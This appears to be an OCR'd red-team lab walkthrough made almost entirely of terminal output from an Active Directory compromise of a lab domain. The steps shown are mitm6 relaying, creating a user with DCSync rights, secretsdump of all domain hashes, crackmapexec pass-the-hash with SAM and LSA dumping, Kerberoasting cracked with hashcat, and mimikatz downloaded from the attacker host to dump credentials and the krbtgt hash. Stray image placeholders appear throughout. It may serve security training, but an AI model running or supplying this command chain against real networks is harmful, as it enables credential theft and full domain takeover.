
```
kali@kali:~$ sudo  mitm6 -i eth2 -d redteamlab.local
[sudo] password for kali:
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:471: Cryptograp
hyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:485: Cryptograp
hyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: eth2 [08:00:27:ee:04:e0]
IPv4 address: 192.168.42.27
IPv6 address: fe80::362:d183:77b6:23d8
DNS local search domain: redteamlab.local
DNS allowlist: redteamlab.local
IPv6 address fe80::4454:1 is now assigned to mac=08:00:27:ef:90:b8 host=DC1.r
edteamlab.local. ipv4=
IPv6 address fe80::4454:2 is now assigned to mac=08:00:27:e9:c5:d6 host=Alice
-PC.redteamlab.local. ipv4=
IPv6 address fe80::4454:3 is now assigned to mac=08:00:27:0f:62:d7 host=Bob-P
C.redteamlab.local. ipv4=
```

```
[*] Authenticating against ldaps://192.168.42.40 as REDTEAMLAB\BOB-PC$
SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on lar
ge domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

```
kali@kali:~$ ls mitm6-loot
domain_computers_by_os.html  domain_groups.json  domain_trusts.json
domain_computers.grep        domain_policy.grep  domain_users_by_group.html
domain_computers.html        domain_policy.html  domain_users.grep
domain_computers.json        domain_policy.json  domain_users.html
domain_groups.grep           domain_trusts.grep  domain_users.json
domain_groups.html           domain_trusts.html
```

```
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterpris
e Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=redteamlab,DC=local
[*] Adding new user with username: sRuCqsHGNB and password: o4u:&q1(7iF
KP6, result: OK
[*] Querying domain security descriptor
[*] Success! User sRuCqsHGNB now has Replication-Get-Changes-All privil
eges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20240116-204853.restore
```

```
kali@kali:~$ secretsdump.py redteamlab.local/sRuCqsHGNB:'o4u:&q1(7iFKP6,'@192
.168.42.40 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd638
6fa9c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:faea0ec9ebb153278b5b15a7c41a57e4:
::
gambit:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
:::
rogue:1104:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:
::
wolverine:1105:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fd
b71:::
sqladmin:1106:aad3b435b51404eeaad3b435b51404ee:1e3311cce313d91f44b0913be667f3
6e:::
sRuCqsHGNB:1109:aad3b435b51404eeaad3b435b51404ee:0b0c8486b8c5315f3ea51fb7c179
f9cc:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:8ee5dd382e8f122ce1919d73ddb09e3a::
:
BOB-PC$:1107:aad3b435b51404eeaad3b435b51404ee:a5aac623386ca662f5f6e0b59eee32e
a:::
ALICE-PC$:1108:aad3b435b51404eeaad3b435b51404ee:4a63d090acded72ed2e49d11e2722
a02:::
[*] Cleaning up...
```




```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u gambit -p Password1 -d redteamlab.local
SMB         192.168.42.26   445    BOB-PC           [+] redteamlab.local\gambit:Password1 (Pwn3d!)
SMB         192.168.42.28   445    ALICE-PC         [+] redteamlab.local\gambit:Password1 (Pwn3d!)
SMB         192.168.42.40   445    DC1              [+] redteamlab.local\gambit:Password1
```

```
SMB         192.168.42.26   445    BOB-PC           [+] Dumping SAM hashes
SMB         192.168.42.28   445    ALICE-PC         [+] Dumping SAM hashes
SMB         192.168.42.28   445    ALICE-PC         Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.42.26   445    BOB-PC           Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.42.26   445    BOB-PC           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.42.28   445    ALICE-PC         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.42.28   445    ALICE-PC         DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.42.26   445    BOB-PC           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.42.26   445    BOB-PC           WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b694070e6e81581697aa79d0154c6412:::
SMB         192.168.42.28   445    ALICE-PC         WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f4a4f408ec027ce9c9ce46dc93a2c2bd:::
SMB         192.168.42.26   445    BOB-PC           bob:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
SMB         192.168.42.26   445    BOB-PC           [+] Added 5 SAM hashes to the database
SMB         192.168.42.28   445    ALICE-PC         alice:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
SMB         192.168.42.28   445    ALICE-PC         [+] Added 5 SAM hashes to the database
```

```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u bob -H 499e7d8c6c8ad470e57e00d0f3618d5e --local-auth
SMB         192.168.42.26   445    BOB-PC           [*] Windows 10.0 Build 19041 x64 (name:BOB-PC) (domain:BOB-PC) (signing:False) (SMBv1:False)
SMB         192.168.42.28   445    ALICE-PC         [*] Windows 10.0 Build 19041 x64 (name:ALICE-PC) (domain:ALICE-PC) (signing:False) (SMBv1:False)
SMB         192.168.42.26   445    BOB-PC           [+] BOB-PC\bob:499e7d8c6c8ad470e57e00d0f3618d5e
SMB         192.168.42.40   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:DC1) (signing:True) (SMBv1:False)
SMB         192.168.42.28   445    ALICE-PC         [-] ALICE-PC\bob:499e7d8c6c8ad470e57e00d0f3618d5e STATUS_LOGON_FAILURE
SMB         192.168.42.40   445    DC1              [-] DC1\bob:499e7d8c6c8ad470e57e00d0f3618d5e STATUS_LOGON_FAILURE
```

```
SMB         192.168.42.40   445    DC1              [+] redteamlab.local\gambit:Password1
SMB         192.168.42.26   445    BOB-PC           [+] Dumping LSA secrets
SMB         192.168.42.28   445    ALICE-PC         [+] Dumping LSA secrets
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB.LOCAL/gambit:$DCC2$10240#gambit#fb0eaa37d753609f7836ec632b65a294
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB.LOCAL/Administrator:$DCC2$10240#Administrator#01f52a3b6d58447b80898f9f54e41706
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB.LOCAL/rogue:$DCC2$10240#rogue#32ff78abc8f60228269484ab95f02a83
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB.LOCAL/wolverine:$DCC2$10240#wolverine#b6f5ecba5af2ce3989e9d49ef96051c7
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB.LOCAL/Administrator:$DCC2$10240#Administrator#01f52a3b6d58447b80898f9f54e41706
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB\ALICE-PC$:aes256-cts-hmac-sha1-96:dca3531633754a5bf305022f3e9a2cef9ca74fcc4e9959b8b39f9c15a5ae
240d
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB\BOB-PC$:aes256-cts-hmac-sha1-96:d71a2dee9753ce042c57bece86a03728dc73d8b5e2a661b5aaf870410a9402
50
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB\ALICE-PC$:aes128-cts-hmac-sha1-96:927c8396552b2d4a5bca1fce00983327
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB\ALICE-PC$:des-cbc-md5:0badb626ba6babe0
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB\ALICE-PC$:plain_password_hex:33002a00210047006c007a00760047002200710053002900430048003600 3c002
d002a00620057003900360063005a004d0072004b00620070004a002b0068003800 3a002f002a00730055006a002c00570079002600350054004900 3b00470053007300770 03a0047002500330058
00280048003c00230050003900 5b00520029005800 6d0074006c002a003a003e00460063003d003b005f0035002c006f00740065002700750058003100 5b0078006b00270044006b0036002a004e0
03a005f00270039003b00290060003400590002c007a00560079004a0026006d00340045006b00250034003f004a0030002500
SMB         192.168.42.28   445    ALICE-PC         REDTEAMLAB\ALICE-PC$:aad3b435b51404eeaad3b435b51404ee:4a63d090acded72ed2e49d11e2722a02:::
SMB         192.168.42.28   445    ALICE-PC         dpapi_machinekey:0×a56755cea2fe13cde23df0424292604a02c637df
dpapi_userkey:0×118636f2d668a4a46accedd1fd22e24620ac8518
SMB         192.168.42.28   445    ALICE-PC         NL$KM:1d02370fe75864c04e02bb2afe86cb602d659b0dedb5e04b1977f11d69674275b60e530016c956e5ba2aa3d17bb75861873
d75fdc0a87e911ad5879a901aa4a5
SMB         192.168.42.28   445    ALICE-PC         [+] Dumped 9 LSA secrets to /home/kali/.cme/logs/ALICE-PC_192.168.42.28_2024-01-18_192744.secrets and /ho
me/kali/.cme/logs/ALICE-PC_192.168.42.28_2024-01-18_192744.cached
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB\BOB-PC$:aes128-cts-hmac-sha1-96:cecfd5d2728748e7ea8529eb17f039c6
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB\BOB-PC$:des-cbc-md5:6d2cab5b61ef3d7f
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB\BOB-PC$:plain_password_hex:5400280061004900700077003b00470048004 5006c0045003e00350024002200770
035002f0068005a004d00560056005f00280052004 7006f0034007a0049002a006c0044004a00750050006f0045005f00340039005300480041002300590036002600730020005700520069006400
640072005c0070005e003a00550069006200290036003300620063003f004200560069003c00250044002f006100260079004d0061003c00390060002700 79007a0062003e006c003000410078002
b00440039005000550050 05f006e0077002f0076004b0073003b00630049003 1006d00360027003800210 03f006a004c004f00
SMB         192.168.42.26   445    BOB-PC           REDTEAMLAB\BOB-PC$:aad3b435b51404eeaad3b435b51404ee:a5aac623386ca662f5f6e0b59eee32ea:::
SMB         192.168.42.26   445    BOB-PC           dpapi_machinekey:0×2c2bc6ff5220808bca5b5179f342f5627a349d90
```

```
kali@kali:~$ ntpdate -qu 192.168.42.40
2024-01-18 20:01:02.220085 (-0500) +326.139533 +/- 0.000011 192.168.42.40 s1 no-leap
```

```
kali@kali:~$ sudo ntpdate 192.168.42.40
2024-01-18 20:03:17.722374 (-0500) +294.378241 +/- 0.000003 192.168.42.40 s1 no-leap
CLOCK: time stepped by 294.378241
```

```
kali@kali:~$ GetUserSPNs.py redteamlab.local/gambit:Password1 -dc-ip 192.168.42.40 -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer s
upported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                 Name      MemberOf                                                    PasswordLastSet      LastLogon
-----------------------------------  --------  ----------------------------------------------------------  -------------------  ---------
DC1/sqladmin.REDTEAMLAB.local:64123  sqladmin  CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local  2024-01-18 21:17:47  <never>



$krb5tgs$23$*sqladmin$REDTEAMLAB.LOCAL$DC1/sqladmin.REDTEAMLAB.local~64123*$7b7345fa53a125368feb64d8d5f59481$defa78e9d23866b97298b99fb162682094ab
a13a765c931f632be85c63f24804599bd8f8dd87172fa1a4849dc6c041611780a8541d019cfac172e1b17704e019b1053c01dbb2aaceea6091a6aee7c34d994d25d323074f01e30c6
9643c91e1f2affbb7cefb58b1d2bae4b6e14bf1ced47e86f4ceaeb25ff02119e1b308299275e574ebb287c43378b29913b735f9bc675d67a5d25ca24b153f8e14a56a6aa6ece7d581
90bfdf5b07912bb3485b43f74bfc7a01de7c6ba91574a5609487d555597d40263741220fa8b964bfccb90219621e38d7b023a64c9dd0bef30f48385a7ab6f0e4241487de420b70e05
7bad7872f57200d56daeb2853e376c7b95333c0a60a567773db802b4969eb136c9cc376114af7fa8dd48391e75088eec57b329cd174e70a8be54f12e21321e6220edb29710290892b
74c574743ee46f6ea06496ca0fe4ef50d8afd7a913c27e8a0542e508d902491a7fd1d3cdf71a6793658013a60ee499a531efe3fd8b55b87275cdd544b9363e2ab8a232f9681847514
eb639756e26e5e629e1b906cbe9708ef6f76be9c415a9f803ed060bdb537693baa1776c43b00c2b25c49e1f43a2fb245c3eaa59d87ea67cb330cd29816c64d7fca67a17d87d82a251
af5a92834fabd67c3be486da9f04a515a3ffa27882d7e0db60d5c7c66ec1459ae230ecf3b8a814ce4743376ad79ee505b75a4855238b2be8fc31559a8e4ba1e1ce6814a0a50f5c063
8841eb834e78382cc177c3843051b812b35a0851994681b46afabc76a789daff7a56761fc874e96bf41ee8d97220e8b0053f0c62894360a3d55e3d31bfa7aff29c5862d56584eeedc
46afa66ccc3347b481c962e1151ff818d9e8e3869b6b4fc1c94a878fb19c750ab6279558ca881e51f92d1327c183c565934f4b42ce569f0d54a0ec7bc3eba785603e576506630852f
d7df779fbcf483e8726d2badf103b92fc316c849c5250e1e0ffbfa3675609a4608af6a4506587660c2fbc587181290e382a85f3e74be6a0c4a5bea91b87bbae75847dc447c9151c37
8c287db0bedebc47b13fd67acf6564933d728547c839a91a7417853fc3a4a7d4d99243b2d6b893c176477473579086177bc6535db9b44f3af0f2e146f0292721d2d6a784822c0e2f9
849f60f74c17b509620554608bb5aac0711770b7eb55595069968046837f2057a546b25cb73d8eb7ce53a6cb1dcad0c19a6623072b9bfaddde516db1c4021e0d5683c3fb27680f690
dfe4a6e5dc2009ae6ab23560b42418bbbab7679f3418a5175f02a6a1b817db
```

```
kali@kali:~$ cat /home/kali/Desktop/TGS.txt
$krb5tgs$23$*sqladmin$REDTEAMLAB.LOCAL$DC1/sqladmin.REDTEAMLAB.local~64
123*$7b7345fa53a125368feb64d8d5f59481$defa78e9d23866b97298b99fb16268209
4aba13a765c931f632be85c63f24804599bd8f8dd87172fa1a4849dc6c041611780a854
1d019cfac172e1b17704e019b1053c01dbb2aaceea6091a6aee7c34d994d25d323074f0
1e30c69643c91e1f2affbb7cefb58b1d2bae4b6e14bf1ced47e86f4ceaeb25ff02119e1
b308299275e574ebb287c43378b29913b735f9bc675d67a5d25ca24b153f8e14a56a6aa
6ece7d58190bfdf5b07912bb3485b43f74bfc7a01de7c6ba91574a5609487d555597d40
263741220fa8b964bfccb90219621e38d7b023a64c9dd0bef30f48385a7ab6f0e424148
7de420b70e057bad7872f57200d56daeb2853e376c7b95333c0a60a567773db802b4969
eb136c9cc376114af7fa8dd48391e75088eec57b329cd174e70a8be54f12e21321e6220
edb29710290892b74c574743ee46f6ea06496ca0fe4ef50d8afd7a913c27e8a0542e508
d902491a7fd1d3cdf71a6793658013a60ee499a531efe3fd8b55b87275cdd544b9363e2
ab8a232f9681847514eb639756e26e5e629e1b906cbe9708ef6f76be9c415a9f803ed06
0bdb537693baa1776c43b00c2b25c49e1f43a2fb245c3eaa59d87ea67cb330cd29816c6
4d7fca67a17d87d82a251af5a92834fabd67c3be486da9f04a515a3ffa27882d7e0db60
d5c7c66ec1459ae230ecf3b8a814ce4743376ad79ee505b75a4855238b2be8fc31559a8
e4ba1e1ce6814a0a50f5c0638841eb834e78382cc177c3843051b812b35a0851994681b
46afabc76a789daff7a56761fc874e96bf41ee8d97220e8b0053f0c62894360a3d55e3d
31bfa7aff29c5862d56584eeedc46afa66ccc3347b481c962e1151ff818d9e8e3869b6b
4fc1c94a878fb19c750ab6279558ca881e51f92d1327c183c565934f4b42ce569f0d54a
0ec7bc3eba785603e576506630852fd7df779fbcf483e8726d2badf103b92fc316c849c
5250e1e0ffbfa3675609a4608af6a4506587660c2fbc587181290e382a85f3e74be6a0c
4a5bea91b87bbae75847dc447c9151c378c287db0bedebc47b13fd67acf6564933d7285
47c839a91a7417853fc3a4a7d4d99243b2d6b893c176477473579086177bc6535db9b44
f3af0f2e146f0292721d2d6a784822c0e2f9849f60f74c17b509620554608bb5aac0711
770b7eb55595069968046837f2057a546b25cb73d8eb7ce53a6cb1dcad0c19a6623072b
9bfaddde516db1c4021e0d5683c3fb27680f690dfe4a6e5dc2009ae6ab23560b42418bb
```

```
kali@kali:~$ hashcat -h | grep TGS
  19600 | Kerberos 5, etype 17, TGS-REP     | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP     | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP     | Network Protocol
```

```
$krb5tgs$23$*sqladmin$REDTEAMLAB.LOCAL$DC1/sqladmin.REDTEAMLAB.local~64
123*$7b7345fa53a125368feb64d8d5f59481$defa78e9d23866b97298b99fb16268209
4aba13a765c931f632be85c63f24804599bd8f8dd87172fa1a4849dc6c041611780a854
1d019cfac172e1b17704e019b1053c01dbb2aaceea6091a6aee7c34d994d25d323074f0
1e30c69643c91e1f2affbb7cefb58b1d2bae4b6e14bf1ced47e86f4ceaeb25ff02119e1
b308299275e574ebb287c43378b29913b735f9bc675d67a5d25ca24b153f8e14a56a6aa
6ece7d58190bfdf5b07912bb3485b43f74bfc7a01de7c6ba91574a5609487d555597d40
263741220fa8b964bfccb90219621e38d7b023a64c9dd0bef30f48385a7ab6f0e424148
7de420b70e057bad7872f57200d56daeb2853e376c7b95333c0a60a567773db802b4969
eb136c9cc376114af7fa8dd48391e75088eec57b329cd174e70a8be54f12e21321e6220
edb29710290892b74c574743ee46f6ea06496ca0fe4ef50d8afd7a913c27e8a0542e508
d902491a7fd1d3cdf71a6793658013a60ee499a531efe3fd8b55b87275cdd544b9363e2
ab8a232f9681847514eb639756e26e5e629e1b906cbe9708ef6f76be9c415a9f803ed06
0bdb537693baa1776c43b00c2b25c49e1f43a2fb245c3eaa59d87ea67cb330cd29816c6
4d7fca67a17d87d82a251af5a92834fabd67c3be486da9f04a515a3ffa27882d7e0db60
d5c7c66ec1459ae230ecf3b8a814ce4743376ad79ee505b75a4855238b2be8fc31559a8
e4ba1e1ce6814a0a50f5c0638841eb834e78382cc177c3843051b812b35a0851994681b
46afabc76a789daff7a56761fc874e96bf41ee8d97220e8b0053f0c62894360a3d55e3d
31bfa7aff29c5862d56584eeedc46afa66ccc3347b481c962e1151ff818d9e8e3869b6b
4fc1c94a878fb19c750ab6279558ca881e51f92d1327c183c565934f4b42ce569f0d54a
0ec7bc3eba785603e576506630852fd7df779fbcf483e8726d2badf103b92fc316c849c
5250e1e0ffbfa3675609a4608af6a4506587660c2fbc587181290e382a85f3e74be6a0c
4a5bea91b87bbae75847dc447c9151c378c287db0bedebc47b13fd67acf6564933d7285
47c839a91a7417853fc3a4a7d4d99243b2d6b893c176477473579086177bc6535db9b44
f3af0f2e146f0292721d2d6a784822c0e2f9849f60f74c17b509620554608bb5aac0711
770b7eb55595069968046837f2057a546b25cb73d8eb7ce53a6cb1dcad0c19a6623072b
9bfaddde516db1c4021e0d5683c3fb27680f690dfe4a6e5dc2009ae6ab23560b42418bb
bab7679f3418a5175f02a6a1b817db:Password45
```

```
kali@kali:~$ ls | grep mimikatz
mimikatz_trunk.zip
```

```
C:\Windows\system32> cd C:\Users\sqladmin\Downloads

C:\Users\sqladmin\Downloads> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\sqladmin\Downloads> Invoke-WebRequest -uri http://192.168.42.27:8080/mimikatz_trunk.zip -OutFile mimikatz
_trunk.zip
PS C:\Users\sqladmin\Downloads> dir


    Directory: C:\Users\sqladmin\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/19/2024   7:24 PM        1206166 mimikatz_trunk.zip

PS C:\Users\sqladmin\Downloads>
```

File was transferred

```
PS C:\Users\sqladmin\Downloads> Expand-Archive .\mimikatz_trunk.zip
PS C:\Users\sqladmin\Downloads> dir


    Directory: C:\Users\sqladmin\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/19/2024   7:27 PM                mimikatz_trunk
-a----         1/19/2024   7:24 PM        1206166 mimikatz_trunk.zip

PS C:\Users\sqladmin\Downloads> exit

C:\Users\sqladmin\Downloads>
```

Extracted Folder

```
C:\Users\sqladmin\Downloads>cd mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 495250 (00000000:00078e92)
Session           : Interactive from 2
User Name         : Administrator
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 1/19/2024 7:51:09 PM
SID               : S-1-5-21-3308815703-1801899785-1924879678-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : REDTEAMLAB
         * NTLM     : ead0cc57ddaae50d876b7dd6386fa9c7
         * SHA1     : 452e3a8dce23b0c736479f44a2e8d3c2b1f5efec
         * DPAPI    : 448225c93f8529aa278bd6a63d2c0b75
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

```
Authentication Id : 0 ; 477466 (00000000:0007491a)
Session           : Interactive from 1
User Name         : sqladmin
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 1/19/2024 7:12:42 PM
SID               : S-1-5-21-3308815703-1801899785-1924879678-1106
        msv :
         [00000003] Primary
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * NTLM     : a6f05e37b3fa335e5a086d53467099c5
         * SHA1     : 2a672b8670b1db328878ce43feb8e8127938d257
         * DPAPI    : 6d892dc92d7927184ce66c117fdb3973
        tspkg :
        wdigest :
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
         * Username : sqladmin
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```


```
mimikatz # lsadump::lsa /patch
Domain : REDTEAMLAB / S-1-5-21-3308815703-1801899785-1924879678

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : ead0cc57ddaae50d876b7dd6386fa9c7

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : faea0ec9ebb153278b5b15a7c41a57e4

RID  : 0000044f (1103)
User : gambit
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000450 (1104)
User : rogue
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : wolverine
LM   :
NTLM : 58a478135a93ac3bf058a5ea0e8fdb71

RID  : 00000452 (1106)
User : sqladmin
LM   :
NTLM : a6f05e37b3fa335e5a086d53467099c5

RID  : 00000455 (1109)
User : sRuCqsHGNB
LM   :
NTLM : 0b0c8486b8c5315f3ea51fb7c179f9cc
```

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : REDTEAMLAB / S-1-5-21-3308815703-1801899785-1924879678

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : faea0ec9ebb153278b5b15a7c41a57e4
    LM   :
  Hash NTLM: faea0ec9ebb153278b5b15a7c41a57e4
    ntlm- 0: faea0ec9ebb153278b5b15a7c41a57e4
    lm  - 0: 9608d326b57336660f74c147b7c95865
```

A


B

